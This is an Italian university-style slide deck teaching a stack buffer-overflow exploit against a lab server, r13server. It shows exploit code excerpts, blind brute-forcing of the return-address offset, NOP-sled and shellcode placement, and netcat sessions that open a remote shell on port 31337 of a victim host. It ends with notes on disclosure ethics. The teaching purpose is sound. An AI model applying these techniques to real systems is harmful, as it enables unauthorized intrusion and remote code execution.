BUF_ADDR



# Variazione RA_OFFSET



# Variazione RA_OFFSET



# L'exploit: complicazioni

Abbiamo preparato un exploit remoto per `r13server`

- studiandone l'esecuzione nel debugger
  - OK: plausibile che si abbia una copia del programma da attaccare
- eseguendolo sullo stesso sistema su cui prepariamo l'exploit
  - NO! vogliamo un attacco funzionante contro un sistema remoto
    - a cui normalmente non avremmo accesso

Compiliamo ed eseguiamo `r13server.c` su un altro sistema

- `victimHost`, con indirizzo IP `192.168.1.250`
- sempre con le contromisure disabilitate, ma...
  - diverso kernel (e distribuzione Linux)
  - diversa versione di GCC

# L'exploit: complicazioni

```
victimHost:$ ./r13server
waiting for client connections on port 7777...
```

Eseguiamo l'exploit come in precedenza:

```
attackerHost:$ ./r13exploit 192.168.1.250
[...]
...now try connecting to port 31337!
attackerHost:$ nc 192.168.1.250 31337
attackerHost:$
```

Fallimento! Non abbiamo ottenuto la shell remota...

# L'exploit: complicazioni

Sul sistema vittima:

```
victimHost:$ ./r13server
waiting for client connections on port 7777...
incoming string: [...]wsK1PEw[...]wsKPEsumvsF[...]DI[...]
sPPFI[...]sPEEI[...]L[...]Vl[...]Eu//fuu/ova[...]E[...]
[...]
        sending: [...]jfX[...]1[...]CRj[...]j[...]
[...]Rh//shh/bin[...][...]Segmentation fault
```

La diversità del sistema ha evidentemente portato ad avere in memoria un programma per cui i valori RA_OFFSET e BUF_ADDR che abbiamo definito nell'exploit non sono validi.

# L'exploit: complicazioni

- stiamo assumendo non poter utilizzare il debugger
- se potessimo farlo, troveremmo che
  - `RA_OFFSET = 509`
    (invece di 517, differenza di 8 bytes)
  - `BUF_ADDR = 0xbffff26f`
    (invece di 0xbfffedc7, differenza di 1192 bytes)
- il layout interno del programma cambia poco o nulla
- ...ma l'indirizzo di partenza dello stack introduce uno shift notevole

# L'exploit: complicazioni

Usiamo `get_esp` su entrambi i sistemi:

```
victimHost $ ./get_esp
stack pointer: 0xbffff874
```

```
attackerHost $ ./get_esp
stack pointer: 0xbffff448
attackerHost $ echo $((0xbffff874-0xbffff448))
1068
```

1068 dei 1192 bytes dipendono semplicemente da un diverso indirizzo di partenza del segmento stack

# L'exploit: complicazioni

- la ripetizione del RA dovrebbe ovviare alla variazione di RA_OFFSET
- ma data la significativa differenza di BUF_ADDR, RA non punterà nel *NOP-sled*
  - l'esecuzione sarà ridiretta, ma non verso lo *shellcode*: *Segmentation fault*

Semplice modifica all'exploit:

- passiamo un offset (da sommare a BUF_ADDR) come parametro da linea di comando
- si potrebbero parametrizzare tutti i valori relativi alla preparazione del buffer d'attacco
  - RA_OFFSET, numero di ripetizioni del RA...
  - ci limitiamo a quello che maggiormente tende a variare

# L'exploit: complicazioni

```
[...]
void build_exploit_buf(unsigned char **buf, int *len, int
    vulnbuf_offset) {
   // attack buffer settings
   int BUF_ADDR = 0xbfffedc7 + vulnbuf_offset;
[...]
}
[...]
int main(int argc, char *argv[]) {
[...]
   int vulnbuf_offset = 0; // default offset is 0
   if (argc==3) {          // override default offset
        vulnbuf_offset = strtoul(argv[2], NULL, 0);
        printf("vulnerable buffer offset guess: %08X\n",
            vulnbuf_offset);
   }
[...]
   build_exploit_buf(&buffer, &buffer_len, vulnbuf_offset);
[...]
}
```

# L'exploit: complicazioni

Assumiamo di non aver potuto analizzare il programma col debugger

- avviamo l'exploit con diversi offset, alla cieca, e proviamo a connetterci, fino ad avere successo

Strategia:

- oscilliamo tra offset negativi e positivi, variando di 249 bytes alla volta
  - 249 è la dimensione del *NOP-sled* (non rischiamo di "saltarlo")
- eseguiamo l'exploit e proviamo a connetterci con `netcat`,
  - se l'exploit non ha funzionato, la connessione alla porta 31337 fallisce
    - passiamo all'offset successivo

# L'exploit: complicazioni

```
attackerHost:$ ./r13exploit2 192.168.1.250 249
[...]
attackerHost:$ nc 192.168.1.250 31337
attackerHost:$
attackerHost:$ ./r13exploit2 192.168.1.250 -249
[...]
attackerHost:$ ./r13exploit2 192.168.1.250 498
[...]
attackerHost:$ ./r13exploit2 192.168.1.250 -498
[...]
[test per 747, -747, 996, -996]
attackerHost:$ ./r13exploit2 192.168.1.250 1245
[...]
attackerHost:$ nc 192.168.1.250 31337
echo exploit worked!
exploit worked!
exit
attackerHost:$
```

# L'exploit: complicazioni

Successo con offset 1245

- avevamo rilevato una differenza di 1192 bytes, ma entra in gioco il *NOP-sled*

Problema:

- se il server non viene riavviato automaticamente al crash, non possiamo rapidamente effettuare i diversi tentativi

Cruciale l'uso del *NOP-sled*:

- successo con una decina di tentativi
- necessari più di mille tentativi se avessimo dovuto centrare esattamente il byte iniziale dello *shellcode*

# L'exploit: complicazioni

Più il *NOP-sled* è ampio, meno tentativi sono necessari.

- Idea: meglio limitare il numero di ripetizioni di RA e aumentare il range di NOP?

Ora:

```
NOP-sled (249) | SHELLCODE (92) | RA ripetuto (192)
```

Potenzialmente, con 8 ripetizioni di RA:

```
NOP-sled (409) | SHELLCODE (92) | RA ripetuto (32)
```

# L'exploit: complicazioni

Ma... anche usando un offset che sappiamo essere corretto

- l'exploit fallisce (*Segmentation fault*)

Investigando col debugger (dettagli su tesina), si può osservare che:

- il RAo viene sovrascritto correttamente
- l'esecuzione passa all'interno del *NOP-sled*, e quindi all'inizio dello *shellcode*
- lo *shellcode* è interamente e correttamente iniettato

Perché allora si verifica un crash?

- Riesaminando l'area di memoria dello shellcode al momento del crash, troviamo le ultime istruzioni alterate

Cosa è successo?

# L'exploit: complicazioni

Lo *shellcode* è sullo stack

- ma esegue operazioni sullo stack stesso
- quando esegue dei PUSH, scrive dei valori sull'indirizzo di memoria puntato da ESP e lo decrementa
  - se arriva a puntare a memoria che appartiene allo *shellcode*, lo altera, sovrascrivendo le istruzioni con i dati "pushed"

Quindi, ulteriore vincolo:

- la quantità di spazio sullo stack utilizzato dalle istruzioni dello *shellcode* deve essere minore della distanza tra l'indirizzo indicato da ESP all'inizio dell'esecuzione dello *shellcode* e l'area di memoria in cui risiede lo *shellcode* stesso.

# L'exploit: complicazioni

Inserire più ripetizioni di RA "allontana" lo *shellcode* dallo stack pointer

- risolvendo il problema

Nel nostro caso, lo *shellcode* inizia a funzionare con 23 ripetizioni del RA:

```
void build_exploit_buf(unsigned char **buf, int *len, int
    vulnbuf_offset) {
[...]
   int ra_rep_tot = 23; //8; //48;
[...]
}
```

# L'exploit: qualche complicazione

```
attackerHost $ ./r13exploit2 192.168.1.250 1245
vulnerable buffer offset guess: 000004DD
    attack buffer size: 533
guessed return address: bffff352
   nop sled len:349 (bytes   0 - 349)
  shellcode len: 92 (bytes 349 - 441)
repeated RA len: 92 (bytes 441 - 533)
[...]
```

*NOP-sled* di 349 bytes

- successo con circa la metà dei tentativi (offset 349, -349, 698, -698, 1047)

Sensato valutare attentamente la collocazione dello *shellcode* all'interno del buffer d'attacco.

# Conclusioni

- problematica attuale e costantemente in evoluzione
  - contromisure sempre più diffuse
  - tecniche di exploiting progressivamente più sofisticate
- chi si interessa di software exploiting?
  - aziende & security researchers
    - uso nel penetration testing avanzato
    - sviluppo di tecniche e contromisure
    - competizioni (come Pwn2Own, dove ogni anno si attaccano i maggiori browser web)
  - underground & mercato nero
    - diffusione di *malware*
    - spionaggio industriale
  - servizi segreti & *digital warfare*
    - Stuxnet è l'esempio più famoso

- ci si può occupare di software exploiting anche unicamente per il gusto della sfida da affrontare a livello tecnico
- chi si occupa senza loschi fini di software exploiting deve porsi il problema di come presentare i suoi risultati
  - un exploit per una vulnerabilità non pubblica si dice *Zero-day*
    - una minaccia di cui non si conosce l'esistenza è particolarmente pericolosa
  - Full disclosure? Responsible disclosure?
  - Contattare gli autori e lasciargli del tempo per correggere le vulnerabilità?
    - Ma quanto tempo? E se fosse meglio rendere subito pubblico un problema?
    - Qualcun altro potrebbe aver scoperto indipendentemente la vulnerabilità e potrebbe farne uso criminoso

# ...want more?

`http://www.duskzone.it/works/unisa/`

- tesina in pdf
  - bibliografia
- codice sorgente degli esempi
- queste slides